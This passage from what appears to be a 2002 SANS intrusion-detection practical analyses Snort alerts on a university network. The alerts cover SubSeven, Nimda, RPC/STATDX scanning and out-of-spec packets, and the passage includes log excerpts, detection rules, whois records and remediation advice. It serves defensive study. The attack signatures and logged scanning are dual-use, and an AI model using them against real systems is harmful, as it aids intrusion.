Additional SMB connections, and one TFTP, this time from an Israeli ISP, ISTAA:

```
07/10-16:37:25.072042  [**] SMB Name Wildcard [**] 212.199.236.96:137 -
> 300.10.70.146:137
07/10-16:37:26.658248  [**] SMB Name Wildcard [**] 212.199.236.96:137 -
> 300.10.70.146:137
07/10-20:47:34.911621  [**] TFTP - Internal UDP connection to external
tftp server [**] 300.10.70.146:2075 -> 212.199.236.96:69
07/10-21:49:27.159493  [**] SMB Name Wildcard [**] 212.199.236.96:137 -
> 300.10.70.146:137
```

Additional connections made from ISTAA:

```
07/10-16:37:29.021825  [**] SMB Name Wildcard [**] 212.199.236.96:137 -
> 300.10.157.243:137
07/10-20:48:03.434027  [**] IDS433/web-iis_http-iis-unicode-traversal-
optyx [**] 212.199.236.96:2265 -> 300.10.157.243:80
```

This source belongs to AT&T Broadband and didn't register any other activity. This appears to be file sharing, based on the port numbers in use (port 1214 is commonly used for file swapping application KaZaA). Also, there are references to music files containing strings that may trigger the x86 setuid signatures[67].

```
07/11-13:45:41.721176  [**] EXPLOIT x86 setuid 0 [**] 24.60.112.40:1436
-> 300.10.70.146:1214
```

This address belongs to Cistron Broadband, from the Netherlands. It is the only activity associated with that source:

```
07/11-16:53:01.191064  [**] IDS50/trojan_trojan-active-subseven [**]
300.10.70.146:1243 -> 195.64.88.134:33052
```

Other hosts that generated these alerts:

This is an address used by the Microsoft Web site and is likely someone viewing a page that contained information about Nimda:

```
07/09-10:05:08.564686  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.162.122:1071 -> 207.46.235.150:80
```

This is a Web server hosted by Infospace:

```
07/10-15:03:17.387489  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.116.102:2621 -> 66.150.2.68:80
```

This address is used by the MSN Web site, and could also be a case where a person viewed a page about Nimda:

```
07/10-10:47:07.427954  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.91.112:1079 -> 207.68.132.9:80
```

Correlations

Nimda is a very prolific, infectious worm. See SANS' writeup for discussion of how quickly and widely it spread[68].

Summary and Recommendations

Assume that 300.10.117.27 and 300.10.70.146 are compromised. They should be disconnected from the network due to the continuing threat they pose other campus computers – and off campus – systems. Snort alerted to SubSeven activity from both hosts, so it seems probable that they were compromised even further.

#9 UDP SRC and DST outside network

Description

These alerts show UDP traffic where both source and destination are outside of the local network.

Sample Alerts

```
07/08-06:00:47.012233  [**] UDP SRC and DST outside network [**]
130.207.15.163:1032 -> 229.55.150.208:1345
07/08-09:37:08.426723  [**] UDP SRC and DST outside network [**]
192.168.5.2:137 -> 65.54.249.126:137
07/10-08:00:13.258861  [**] UDP SRC and DST outside network [**]
63.250.214.19:1036 -> 233.40.70.130:5779
07/08-11:04:38.798744  [**] UDP SRC and DST outside network [**]
169.254.236.55:137 -> 172.25.0.51:53
```

Rule

```
alert udp $EXTERNAL_NET any -> $EXTERNAL_NET any (msg: "UDP
SRC and DST outside network";)
```

In Snort it is common to define the local network and assign a variable such as $HOME_NET, using the negation operator to define $EXTERNAL_NET as !$HOME_NET.

Analysis

The samples above show the type of traffic that generated the majority of these alerts.

The top two sources, 63.250.213.27 and 63.250.214.19, are responsible for more than 24,500 of these alerts. Both addresses are registered to Yahoo! Broadcast Services. Note the destination address 233.40.70.130 above. The class D IP addresses are used for multicast and use the range of 224.0.0.0 through 239.255.255.255[69].

Additional alerts were generated by source addresses in the range of "private" addresses. Defined by RFC1918, these addresses are supposed to be used for internal communications only. They are not supposed to be routed on the public networks. The private ranges include 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16[70].

A number of alerts were generated by sources in this range, indicating that either internal systems are using these addresses or an upstream provider is routing traffic it should not be. The majority of this traffic was on port 137, the NetBIOS Name Service, indicating that the systems are likely Windows computers.

Finally, alerts were generated by source addresses in the 169.254.0.0/16 range, which is reserved for use in "link-local" connections. If a system is configured to retrieve an address from a DHCP server, but it cannot connect to the DHCP server, it may assign itself a link-local address. It will select its address randomly from the range above. The rationale behind this is that, in ad hoc networking for example, it will save users from having to manually configure IP addresses. Windows and MacOS systems already support this functionality[71].

Many of the link-local alerts use ports 137 and 53, likely indicating Windows systems attempting name resolution.

Correlations

Searching reports from analysts #200 and higher revealed 55 who mentioned this message in their audit. Many other analysts reported similar multicast, RFC1918, and link-local traffic[72].

Summary and Recommendations

If the multicast traffic is acceptable, Snort should be configured so that it does not generate alerts.

If the private addresses are legitimate internal systems, their ranges should be added to the $HOME_NET definition. If they are not on a local network, border routers should be checked to ensure they do not route this traffic.

In order to further reduce alarms, Snort could be set to not alert on link-local addresses.

#10 External RPC call

Description

This alert indicates that a connection has been established to port 111 – used for RPC services on Unix and Linux systems – on a campus system.

Sample Alerts

```
07/07-06:10:22.868903  [**] External RPC call [**] 61.185.139.2:3488 ->
300.10.1.2:111
07/07-06:10:22.875078  [**] External RPC call [**] 61.185.139.2:3689 ->
300.10.1.203:111
07/07-08:09:48.513611  [**] External RPC call [**] 212.45.32.75:2407 ->
300.10.1.2:111
07/07-08:09:48.523247  [**] External RPC call [**] 212.45.32.75:2608 ->
300.10.1.203:111
```

Rule

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 111 (msg:
"External RPC call"; flags A+;)
```

Analysis

As discussed previously, RPC services have had many security problems historically. A number of external hosts were responsible for wide-spread scanning of the campus network.

61.185.139.2

61.185.139.2 is registered to CHINANET, part of China Telecom[73]:

```
inetnum:      61.185.0.0 - 61.185.255.255
netname:      CHINANET-SN
descr:        CHINANET Shanxi(SN) province network
descr:        Data Communication Division
descr:        China Telecom
country:      CN
admin-c:      CH93-AP
tech-c:       XC9-AP
mnt-by:       MAINT-CHINANET
mnt-lower:    MAINT-CHINANET-SHAANXI
changed:      hostmaster@ns.chinanet.cn.net 20010216
status:       ALLOCATED PORTABLE
source:       APNIC
```

```
person:         Chinanet Hostmaster
address:        No.31 ,jingrong street,beijing
address:        100032
country:        CN
phone:          +86-10-66027112
fax-no:         +86-10-66027334
e-mail:         hostmaster@ns.chinanet.cn.net
nic-hdl:        CH93-AP
mnt-by:         MAINT-CHINANET
changed:        hostmaster@ns.chinanet.cn.net 20020814
source:         APNIC
```

Note that sending abuse reports to CHINANET may not be very fruitful, perhaps because of language barriers. It might be a better use of time to submit reports to an appropriate Computer Emergency Response Team (CERT)[74].

This attacker performed a large portscan for 111/tcp on the UX network beginning at 23:30 on 6 July. The same host revisited the network at 06:10 on 7 July to attack potentially vulnerable systems.

From scan logs:

```
Jul  6 23:30:11 61.185.139.2:1057 -> 300.10.10.52:111 SYN ******S*
Jul  6 23:30:11 61.185.139.2:1059 -> 300.10.10.54:111 SYN ******S*
Jul  6 23:30:11 61.185.139.2:1055 -> 300.10.10.50:111 SYN ******S*
Jul  6 23:30:14 61.185.139.2:1091 -> 300.10.10.86:111 SYN ******S*
```

From alert files:

```
07/07-06:10:22.868903  [**] External RPC call [**] 61.185.139.2:3488 ->
300.10.1.2:111
07/07-06:10:22.875078  [**] External RPC call [**] 61.185.139.2:3689 ->
300.10.1.203:111
07/07-06:10:25.885226  [**] External RPC call [**] 61.185.139.2:3950 ->
300.10.2.209:111
…
07/07-06:10:29.345500  [**] External RPC call [**] 61.185.139.2:1560 ->
300.10.9.9:111


07/07-06:10:23.383687  [**] STATDX UDP attack [**] 61.185.139.2:771 ->
300.10.1.2:1024
07/07-06:10:30.373371  [**] STATDX UDP attack [**] 61.185.139.2:785 ->
300.10.9.9:32773
07/07-06:11:02.419828  [**] STATDX UDP attack [**] 61.185.139.2:789 ->
300.10.55.20:673
```

After the initial sweeping scan, the attacker revisited and attempted to compromise responding systems. Based on the timing of the events, and the different source port numbers in use during the same time, this appears to be an automated tool.

The signature for the STATDX attack contains specific content match which reduces the likelihood of false positives. Based on the source port numbers, there might have been

other connections that Snort did not alert on, so this tool might work on other vulnerabilities as well. This source triggered 18 STATDX alerts.

The following table shows the sources involved in this scanning along with the number of alerts they generated:

Source	# Alerts
195.116.95.216	16
195.117.179.12	1395
202.172.46.43	148
203.231.125.187	439
203.239.155.2	892
203.48.91.12	6
210.117.174.62	242
210.119.58.4	887
210.119.9.16	335
210.66.217.187	52
211.118.11.219	2109
212.45.32.75	2313
217.128.79.111	2
61.185.139.2	2487
62.131.210.36	1
80.49.3.86	103

In total, 5,586 unique destinations reported scans. The most any destination was hit was 28 times by 5 sources.

Correlations

This is another alert that has been very common in earlier analysis, often among the top 20 alerts. Undoubtedly this is because of the availability of simple exploits and numerous vulnerable systems on the Internet.

Summary and Recommendations

If it is not possible to block access to RPC at the border, it should be disabled on any systems that do not require its use. Systems that must run RPC services should be patched frequently and monitored regularly. Consider running TCP Wrappers and portsentry to provide additional host-level protection.

OOS messages

Out-of-spec traffic is important to monitor because it may be an indication of hostile activity or enumeration that signatures and scan detectors miss. At the same time, an analyst must be able to decipher the traffic in order to properly determine the nature of the traffic. It is common for packets that have been mangled in transit to trigger such alerts.

The majority of the OOS alerts for the days covered were a result of Explicit Congestion Notification, a fairly new development in TCP networking that is designed to improve performance on congested networks[75]. In these alerts, an unusual looking combination of flags were set:

```
07/10-13:52:58.741859 68.32.126.64:13369 -> MY.NET.6.7:110
TCP TTL:47 TOS:0x0 ID:10510  DF
21S***** Seq: 0xC5B9F5DC   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 39574738 0 EOL EOL EOL EOL

07/10-13:53:40.732900 209.116.70.75:55580 -> MY.NET.100.217:25
TCP TTL:51 TOS:0x0 ID:1257  DF
21S***** Seq: 0xD4120012   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 757794043 0 EOL EOL EOL EOL
```

These alerts were especially common for traffic that appears to be related to email (SMTP and POP3 above), file sharing protocols, and Web (HTTP). The above traffic shows SYN packets sent with the bits set for ECN-echo and Congestion Windows Reduced (CWR). These are represented in the Snort output as the "21" to the left of the "S" on the third line. This is how an ECN-aware client indicates to a server that it understands ECN.

This is a similar packet, but is part of an established connection, and the data portion looks reasonable for a gnutella connection.

```
07/09-17:25:12.048663 68.47.36.112:6346 -> MY.NET.153.189:1323
TCP TTL:112 TOS:0x0 ID:41238  DF
21S**P** Seq: 0x303B7A   Ack: 0x222FBA   Win: 0x5010
18 CA 05 2B 00 30 3B 7A 00 22 2F BA 00 CA 50 10  ...+.0;z."/...P.
FD E2 A8 E4 00 00 6D 70 65 67 20 61 76 69 20 64  ......mpeg avi d
69 76                                            iv
```

Some of the OOS alerts point to hostile activity:

```
07/09-13:48:39.220353 211.110.13.28:21 -> MY.NET.5.14:21
TCP TTL:21 TOS:0x0 ID:39426
**SF**** Seq: 0x52A9968F   Ack: 0x7BCCE2D1   Win: 0x404
00 00 00 00 00 00                                ......

07/09-13:48:39.447717 211.110.13.28:21 -> MY.NET.5.25:21
TCP TTL:21 TOS:0x0 ID:39426
**SF**** Seq: 0x52A9968F   Ack: 0x7BCCE2D1   Win: 0x404
00 00 00 00 00 00                                ......
```

This appears to be a Ramen infected host scanning for FTP[76].

```
07/09-08:40:19.553714 66.125.92.204 -> MY.NET.88.162
TCP TTL:110 TOS:0x0 ID:24853  DF MF
Frag Offset: 0x0   Frag Size: 0x22
03 C0 EE 28 33 D0 A1 09 74 6C B7 3B D5 6F 36 0C  ...(3...tl.;.o6.
EB 07 B0 17 84 9E AE FA 08 30 C9 7F AC 63 52 A5  .........0...cR.
1A C9                                            ..

07/09-08:40:19.666798 66.125.92.204 -> MY.NET.88.162
TCP TTL:110 TOS:0x0 ID:25109  DF MF
Frag Offset: 0x0   Frag Size: 0x22
64 6B 32 CF D7 06 8E 26 85 E1 AE 15 5E CD 86 45  dk2....&....^..E
15 5D B6 80 D8 2B 8E F1 3E C3 74 54 01 F0 34 0B  .]...+..>.tT..4.
38 9B                                            8.
```

The above source was not involved in any other alerts or portscans. It is unusual that both the Don't Fragment (DF) and More Fragments (MF) bits are set

Data Analysis

Tools:

A variety of tools were used to perform this analysis. Due to the quantity of data involved, scripting and common Unix text processing tools were used for the majority of tasks. These included ksh, grep, cut, sort, sed, awk, uniq, wc, perl,. SnortSnarf[77], a perl program that processes Snort logs, was used to verify my results. Previous analysts' reports were searched to find correlations using Windows' search utility. Graphs were produced from data generated on the Unix system by importing it into Excel. The link graph was produced in Visio.

Process:

Throughout the analysis process, steps were taken to ensure the integrity of the data. After retrieving the files from http://www.incidents.org/logs, the first step was to ensure that the files were not duplicated. MD5 hashes, which are unique "fingerprints", were generated for the raw files. A script checked to ensure they were unique. File sizes were checked – any files that, compared to others, were unusually large or small would require additional attention. The following table shows some details of the files that were used in this analysis. Data files do not match exactly due to unavailability of some files.

Filename	MD5	Size in KB*
alert.020707	4008260630296b7e9fb7658837d72c8d	67,737
alert.020708	6c905fa7f9e3839bad777bf0fa2fbf44	48,174

alert.020709	083b6a562f7888ecc6d94cf9e4225da6	40,246
alert.020710	1efde9e2f1074763270c1937c97d51bf	163,606
alert.020711	904375255d3b2b8b632787ef018a4cba	32,702
	Total	367,699
scans.020706	b87d5c9d418ae9c190bf6854746a8633	240,033
scans.020707	b02e0a7c2ef4b939287bf3eb557dcc24	220,022
scans.020708	83b04e1caae802b9f811a4a4b18e8598	112,702
scans.020709	852d3cd79ff06ee366ea525e3e0ea0c9	72,438
scans.020711	a9527b9334dd5bd3bb69235cbe34daf9	73,754
	Total	718,949
oos_Jul.6.2002	8805db602e4458a5870ba414fc5f1c13	.8
oos_Jul.7.2002	9d20129df0e2352e96ff21d668666f27	1.7
oos_Jul.8.2002	a59da81ac012ca8c1aac9fd49c4e82d4	2.7
oos_Jul.9.2002	22e5808d9bb456bdc9969c5a94e1cb17	11.6
oos_Jul.10.2002	870bb5b4f7c82d2e665d1761380c7d40	141.4
	Total	158.2

* Uncompressed file size

Scripts were run to determine the alerts, then further processing was done to produce a picture of all activity of the hosts involved in the alerts. Portscans were examined for evidence reconnaissance activity and OOS files were checked for signs of attack.

Summary

A number of interesting events were recorded on the UX network during early July, 2002. The goal of this report was to provide useful information so that the most serious security issues might be addressed. Recommendations have been made to deal with a number of specific issues. Recognizing that a university environment is unique in its requirements and challenges, a few broad changes could be made that would improve the effectiveness of the IDS solution:

- Update Snort to a more current version. A number of bugs have been fixed in recent versions, and performance is improved.
- Update signatures more regularly. Much of the data presented here is from older rules that have been improved upon. Scripts are available to assist in automating signature updates[78].
- If possible, capture data for alerts. This may cause a performance hit, but with newer output modes in Snort high bandwidth capture is possible. Having data available would assist greatly in determining the nature of an alert.

[35] http://www.f-secure.com/v-descs/adore.shtml
http://idea.sec.dsi.unimi.it/en/docstools/tools.html
[36] http://www.giac.org/practical/Donald_smith_gcia.doc
[37] http://www.gl.UX.edu/root/common.shtml

[38] http://www.f-secure.com/v-descs/myparty.shtml
[39] http://www.ux.edu/sans/virus.html
40 http://www.raid-symposium.org/raid2001/slides/eckmann_raid2001.pdf
[41] http://www.blubster.net/php/
42 Stevens, W. Richard 1994. *TCP/IP Illustrated, Volume 1*, pages 209-213. Addison-Wesley, Boston.
[43] http://www.arin.net
[44] http://www.netcraft.com
[45] http://www.ripe.net
[46] http://www.cert.org/tech_tips/win-UNIX-system_compromise.html
[47] Stevens, W Richard 1994. *TCP/IP Illustrated, Volume 1*, pages 148-151. Addison-Wesley, Boston.
[48] Novak, J. 2001. *TCP/IP for Intrusion Detection*, page 3-17. SANS Institute.
[49] http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.4.5
[50] http://marc.theaimsgroup.com/?l=snort-users&m=100681596629407&w=2
[51] http://archives.neohapsis.com/archives/incidents/2001-07/0085.html
[52] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0675
http://www.securiteam.com/exploits/2UUQCRFS0O.html
[53] http://archives.neohapsis.com/archives/incidents/2001-07/0091.html
[54] http://www.caida.org/outreach/papers/2001/Frag/frag.pdf
[55] http://slacksite.com/other/ftp.html
[56] http://www.iana.org/assignments/port-numbers
[57] http://www.cert.org/incident_notes/IN-99-04.html
http://www.cert.org/advisories/CA-2002-25.html
[58] http://www.sans.org/top20.htm
[59] http://www.icq.com/icqtour/firewall/netadmin.html
[60] http://www.commoncriteria.org/news/newsarchive/Nov01/nov26.htm
http://webmaster.info.aol.com/firewall.html
[61] http://www.dshield.org/port_report.php?port=32771
http://www.dshield.org/port_report.php?port=111
[62] http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.kazmor.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.shermnar.worm.html
http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.electron.html
[63] http://www.sans.org/y2k/051900.htm
[64] http://www.finchhaven.com/pages/incidents/030102_udp_137.html
[65] http://www.sans.org/newlook/resources/IDFAQ/port_137.htm
http://www.sans.org/capsans/snort/SnortA22.txt
[66] http://www.snort.org/docs/faq.html#4.15
[67] http://www.whitehats.com/info/IDS283
[68] http://www.incidents.org/react/nimda.pdf
[69] Stevens, W Richard 1994. *TCP/IP Illustrated, Volume 1*, pages 175-178. Addison-Wesley, Boston.
[70] http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html
[71] http://www.ietf.org/internet-drafts/draft-ietf-zeroconf-ipv4-linklocal-06.txt
[72] http://www.giac.org/practical/Lorraine_Weaver_GCIA.zip
http://www.giac.org/practical/Tom_Jones_GCIA.doc
[73] http://www.apnic.net/apnic-bin/whois2.pl
[74] http://www.ccert.edu.cn/index_en.php
http://www.cert.org.cn/certabout/about.htm
[75] http://www.faqs.org/rfcs/rfc2481.html
[76] http://www.incidents.org/archives/intrusions/msg03269.html
[77] http://www.silicondefense.com/software/snortsnarf/
[78] http://www.snort.org/dl/contrib/signature_management/oinkmaster/

Last Updated: October 24th, 2017

Upcoming Training

SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Munich December 2017	Munich, Germany	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Las Vegas 2018 - SEC503: Intrusion Detection In-Depth	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	vLive
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201805,	May 02, 2018 - Jun 07, 2018	vLive
SANS Security West 2018	San Diego, CA	May 11, 2018 - May 18, 2018	Live Event
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced